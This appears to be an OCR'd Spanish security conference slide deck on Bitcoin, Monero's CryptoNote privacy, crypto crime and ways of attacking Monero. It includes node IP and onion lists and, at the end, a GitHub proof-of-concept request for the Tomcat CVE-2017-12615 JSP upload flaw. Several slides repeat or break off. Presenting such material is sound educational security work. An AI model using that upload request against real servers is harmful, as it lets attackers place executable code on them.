# XII Jornadas STIC CCN-CERT

Ciberseguridad,
hacia una respuesta y disuasión efectiva


# Crypto Crime: Here's my 2 cents or my 2 mBTCs?

ccn-cert
centro criptológico nacional

Antonio Morales

@Nosoynadiemas


antoniomoralesmaldonado@gmail.com

Innotec SECURITY An Entelgy company

# Índice

# Breve introducción a Bitcoin


Bitcoin: ¿Otro caso de éxito?




# Breve introducción a Bitcoin

## Red P2P

- Una red en la que todos funcionan como iguales (funcionando a la vez como clientes y servidores).
- Se popularizaron para el intercambio de archivos entre usuarios.




# Breve introducción a Bitcoin

Red P2P

¿Y si en vez de utilizar la red para intercambiar ficheros…

… la utilizáramos para intercambiar información de pagos?

# Breve introducción a Bitcoin

Transacciones = Envío de bitcoins



fca78c4bc9444d091b83a05227306dd9cf9fe5cccb9daa9ed11c69406c57c098 2013-08-10 05:50:01

18nu4VUbj2ojszxJ79jy8HgnDS6W7AzZ3g → 12pHFR5yv2KGqck5N8teb5MgoRtzAgLRn2 0.5 BTC


1 Confirmations 0.5 BTC

# Breve introducción a Bitcoin

## Cadena de bloques o “Blockchain”




Se van guardando cada una de las transacciones dentro del bloque



# Breve introducción a Bitcoin

## Anonimato

- Bitcoin no es anónimo.

- Bitcoin guarda en el blockchain un registro público de todas las transacciones realizadas, por lo que se puede conocer el origen y destino de cualquier transacción.

- No hay una asociación directa entre cada persona y cada cartera y además, cada persona puede generar cuántas direcciones quiera. Hablamos por tanto de un sistema de pago pseudo-anónimo.

# Índice

# De Bitcoin a Monero. Cryptonote

Monero

Según sus desarrolladores…


- Monero es una criptomoneda descentralizada.
- Monero usa tecnologías que permiten ocultar el importe, origen y destino de cada transacción.
- Monero es imposible de rastrear.
- Monero es “fungible”: cada unidad de monero se puede sustituir por cualquier otra, y no se puede “tracear” la historia de 1 XMR en particular (a diferencia de Bitcoin).

# De Bitcoin a Monero. Cryptonote

## Cryptonote


- Cryptonote es el protocolo en el que se basan muchas de las criptomonedas centradas en la privacidad de los pagos (entre ellas Monero).


- Se trata de un protocolo que corre sobre la capa de aplicación, aunque cada moneda realiza después su propia implementación de la tecnología.
- Entre sus principales características se encuentran los pagos imposibles de rastrear: para ello utiliza un esquema de firma de grupo.

# De Bitcoin a Monero. Cryptonote

## Firma de Grupo

Permite a un usuario firmar un mensaje en nombre de un grupo, de forma que un tercero no pueda identificar al miembro concreto.





Para ello es esencial el rol de "Group Manager" que es el único con la capacidad para añadir nuevos miembros y revelar la identidad del firmante.

# De Bitcoin a Monero. Cryptonote

## Firma circular (Ring Signature)

- Es un tipo de firma de grupo que no precisa de la figura de un “Group Manager”.



# De Bitcoin a Monero. Cryptonote

## One-Time keys

- Esta característica de CryptoNote da solución al problema de reutilización de direcciones que se da en Bitcoin, dónde es responsabilidad del usuario o del software el no reutilizar la misma dirección para 2 transacciones distintas.

- Monero lleva a cabo la creación de múltiples claves de un solo uso, derivadas de una única clave pública. El algoritmo es una modificación del protocolo Diffie-Hellman (logaritmo discreto).

# De Bitcoin a Monero. Cryptonote

## Aspecto de una transacción de Monero

Transaction 8c4d01ca8af65cb551e4a548e9295c0a260c5ad18a5e9c55f57c67b7d389a0d5

| | |
|---|---|
| From Block | 1724882 |
| Output total | confidential |
| Fee | 0.000043280000 XMR |
| Size | 1883 bytes |
| Mixin | 10 |
| Unlock | 0 |

Confidential Transaction — amounts are not disclosed.

Inputs (1)

| | Amount | Key Image |
|---|---|---|
| + | 0.000000000000 | 1d838904ee901e3739c98132212deaddb2a9c8e415c1650f0db29ae423d6d134 |

Outputs (2)

| Amount | Public Key |
|---|---|
| 0.000000000000 | c4eb095f706250e40b9b42f0459d481828279b30adde63bbe1bdd1ae8b973caa |
| 0.000000000000 | e8313c49aeba9efe7fa7160691219b579325d80fadcc851448137220d26e593c |


# Índice

# De Bitcoin a Monero. Cryptonote y ¿Bytecoin?

## Cibercrimen & Monero

- Desde la irrupción de las criptomonedas, los ciberdelicuentes vieron en ellas una oportunidad para su negocio.

- Su capacidad para enviar pagos a través de todo el mundo sin la intermediación de un órgano de control, ha propiciado su amplia difusión en campañas de malware (ransomware, phishing, cryptominers, etc).





*Distribución de "miners" maliciosos en función de criptomonedas (Paloalto Networks)*

# De Bitcoin a Monero. Cryptonote y ¿Bytecoin?


## Cibercrimen & Monero

- Asimismo, ha servido a los delincuentes cómo método de lavado de dinero, al permitirles utilizarlo como un paso intermedio para perder el rastro de transacciones fraudulentas, y obtener de esta forma dinero en efectivo.



# TOR Y Monero: La preocupación del FBI

¿No puede EEUU con Monero?



DEPARTMENT OF THE ARMY
U.S. ARMY CYBER PROTECTION BRIGADE
108 AVE, BUILDING 91324
FORT GORDON, GA 30905

ARCC-ZXA

21 AUG 2017

MEMORANDUM FOR RECORD

SUBJECT: Additional resource request for ACC project

1. 2nd Battalion's joint NSA/CPT anonymous cryptocurrency project needs additional support in the form of new hires and additional funding to meet GWOT and drug interdiction objectives outlined in July's Command update brief.
   - Requesting authorization to add additional civilian consultants to the ACC project and to initiate their SCI investigations.
   - Requesting additional funds for class 7 and 9, amounts indicated in attached cost analysis worksheet.

2. The success we have had with Tor, I2P, and VPN cannot be replicated with those currencies that do not rely on nodes. There is a growing trend in the employment of Stealth address and ring signatures that will require additional R&D. Please reference the weekly SITREP on SIPR for more details regarding the TTPs involved.


3. BLUF: In order to put the CPT back on track, we need to identify and employ additional personnel who are familiar with the CryptoNote code available for use in anonymous currencies.

4. Include this request for discussion at the next training meeting.

5. Point of contact for this memorandum is CW4 Henry, James P. at DSN (312)-780-2222.

JAMES.HENRY.P.1363921716

JAMES P. HENRY
CW4, USASPB



- Requesting additional funds for
  cost analysis worksheet.

2. The success we have had with Tor, I2P, and VPN cannot be replicated with those currencies that do not rely on nodes. There is a growing trend in the employment of Stealth address and ring signatures that will require additional R&D. Please reference the weekly SITREP on SIPR for more details regarding the TTPs involved.


the CPT back on track, we need to identify and employ
CryptoNote code available for use in

"… El éxito que hemos tenido con Tor, I2P y las redes VPN no puede ser repetido en aquellas criptomonedas que no dependen de nodos.

Hay una tendencia creciente en el uso de direcciones "Stealth" y firmas circulares que requerirá I+D adicional…

# TOR Y Monero: La preocupación del FBI

Transacciones anónimas… pero TCP/IP al fin y al cabo




- Por defecto, 2 son los puertos TCP utilizados por los nodos de Monero:
  - Puerto P2P: 18080/TCP, utilizado para la conexión con el resto de nodos.
  - Puerto RPC: 18081/TCP, utilizado como interfaz remota para interactuar con el daemon.
- asdf

# TOR Y Monero: La preocupación del FBI

Transacciones anónimas… pero TCP/IP al fin y al cabo

# TOR Y Monero: La preocupación del FBI

Transacciones anónimas… pero TCP/IP al fin y al cabo

## LIST OF OPEN MONERO NODES

List out of date (script isn't running). Please be patient while I'm working on it.

| | | | |
|---|---|---|---|
| 185.44.76.195:18089 | 1538506 | 29d 4h 18m 59s | London, United Kingdom |
| 195.154.37.60:18089 | 1538506 | 19d 8h 50m 8s | Paris, France |
| 184.72.107.81:18081 | 1538506 | 2d 23h 38m 15s | Ashburn, United States |
| 73.115.113.104:18089 | 1538506 | 0d 13h 54m 14s | Mount Laurel, United States |
| 176.36.181.130:18089 | 1538506 | 0d 4h 0m 21s | Kiev, Ukraine |
| 209.58.144.242:18081 | 1538503 | 117d 19h 36m 4s | Dallas, United States |
| 144.76.202.167:18081 | 1538503 | 110d 8h 15m 29s | Nuremberg, Germany |
| 78.46.68.58:18081 | 1538503 | 102d 7h 6m 46s | Falkenstein, Germany |
| 62.138.11.93:18081 | 1538503 | 102d 4h 18m 46s | Koeln, Germany |
| 96.43.139.242:18081 | 1538503 | 97d 20h 33m 6s | Kansas City, United States |
| 213.239.209.202:18081 | 1538503 | 97d 18h 18m 1s | Nuremberg, Germany |
| 107.167.93.58:18081 | 1538503 | 96d 10h 55m 54s | Phoenix, United States |
| 213.154.229.58:18081 | 1538503 | 69d 7h 18m 40s | Ede, Netherlands |
| 78.47.242.16:18081 | 1538503 | 67d 13h 27m 4s | Falkenstein, Germany |
| 144.76.74.102:18081 | 1538503 | 67d 12h 15m 21s | Nuremberg, Germany |
| 144.76.81.254:18081 | 1538503 | 67d 12h 15m 32s | Nuremberg, Germany |
| 45.79.83.184:18081 | 1538503 | 64d 23h 3m 17s | Pomona, United States |
| 45.32.207.194:18081 | 1538503 | 63d 17h 18m 52s | Dallas, United States |
| 213.239.221.175:18081 | 1538503 | 62d 13h 4m 13s | Nuremberg, Germany |
| 46.165.232.77:18081 | 1538503 | 61d 14h 44m 1s | Frankfurt am Main, Germany |
| 83.212.101.143:18081 | 1538503 | 60d 1h 7m 15s | Athens, Greece |
| 87.98.219.208:18081 | 1538503 | 59d 9h 13m 6s | Roubaix, France |
| 115.159.184.82:18081 | 1538503 | 57d 9h 12m 18s | Beijing, China |
| 195.154.242.143:18081 | 1538503 | 55d 12h 57m 15s | Paris, France |
| 37.221.245.103:18081 | 1538503 | 55d 11h 17m 3s | Policka, Czech Republic |
| 45.76.238.216:18081 | 1538503 | 53d 16h 28m 37s | Albany, United States |
| 46.4.120.155:8181 | 1538503 | 53d 12h 47m 6s | Nuremberg, Germany |
| 195.154.223.200:18081 | 1538503 | 52d 17h 9m 2s | Paris, France |
| 184.9.150.155:18081 | 1538503 | 48d 20h 58m 33s | Beaverton, United States |
| 5.9.109.205:18081 | 1538503 | 48d 11h 0m 16s | Nuremberg, Germany |
| 185.136.234.172:18081 | 1538503 | 48d 6h 7m 39s | Stevenage, United Kingdom |
| 199.231.85.122:18081 | 1538503 | 38d 6h 15m 47s | Phoenix, United States |
| 80.117.209.46:18081 | 1538503 | 36d 13h 35m 36s | Rimini, Italy |

# TOR Y Monero: La preocupación del FBI

TOR + (Monero || I2P)

- El foco se pone entonces en atacar la red TOR (o I2P)
- 2 son los principales problemas que actualmente envuelven a la red TOR:
- (https://forum.getmonero.org/9/work-in-progress/86967/anonimal-s-kovri-full-time-development-funding-thread)
  - Los rumores acerca de una posible infiltración de miembros del gobierno USA (tanto fundados como infundados)
  - Talón Aquiles de la red TOR: no es una red realmente descentralizada.

```
i2p: gyzyfxa6y2ayqbycvci3dz2pc2tjf6rnkcttvb3aubtxawkrmg5q.b32.i2p
i2p: sygqvtafzqvk3zmwmuiaihrjtjghcfqwgrdxypjpnbhc4qmsraoq.b32.i2p:18099
i2p: rmy5sqcoob4zdeqstjn6qgrvxqbk4ackrync77m437klegmqcitq.b32.i2p:18081
```


```
monerowinfamlvkp.onion
pzlnznwgrjlgjsb6.onion
qjz3tnotsv7xlxj4.onion
xmrag4hf5xlabmob.onion:18081
xmr4xfd2o3tzazdb.onion:18081
mmp26upm3gig2ltk.onion:18089
zdhkwneu7lfaum2p.onion at port 18099, this one should work.
```

# Índice


# Atacando Monero

## Legal Advice

# Atacando Monero





# Atacando Monero





# Atacando Monero

# Atacando Monero



# Atacando Monero

POC Exploit for Apache Tomcat 7.0.x CVE-2017-12615 PUT JSP vulnerability.

8 commits | 1 branch | 0 releases | 2 contributors

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

breaktoprotect Merge pull request #1 from NicolaiSoeborg/patch-1 ... Latest commit b4202dd on 7 May

README.md Clarify affected versions of tomcat

README.md

*In memory of Chia Junyuan (https://packetstormsecurity.com/files/author/11924/)*

## CVE-2017-12615

POC Exploit for Apache Tomcat 7.0.0 to 7.0.79 running on Windows; CVE-2017-12615 PUT JSP vulnerability.

### Exploit in a Request Method:

**Request**

```
PUT /myfile.jsp/
Host: domain-name:port
Connection: close
Content-Length: 85

<% out.write("<html><body><h3>[+] JSP upload successfully.</h3></body></html>"); %>
```

**Expected response if successful**

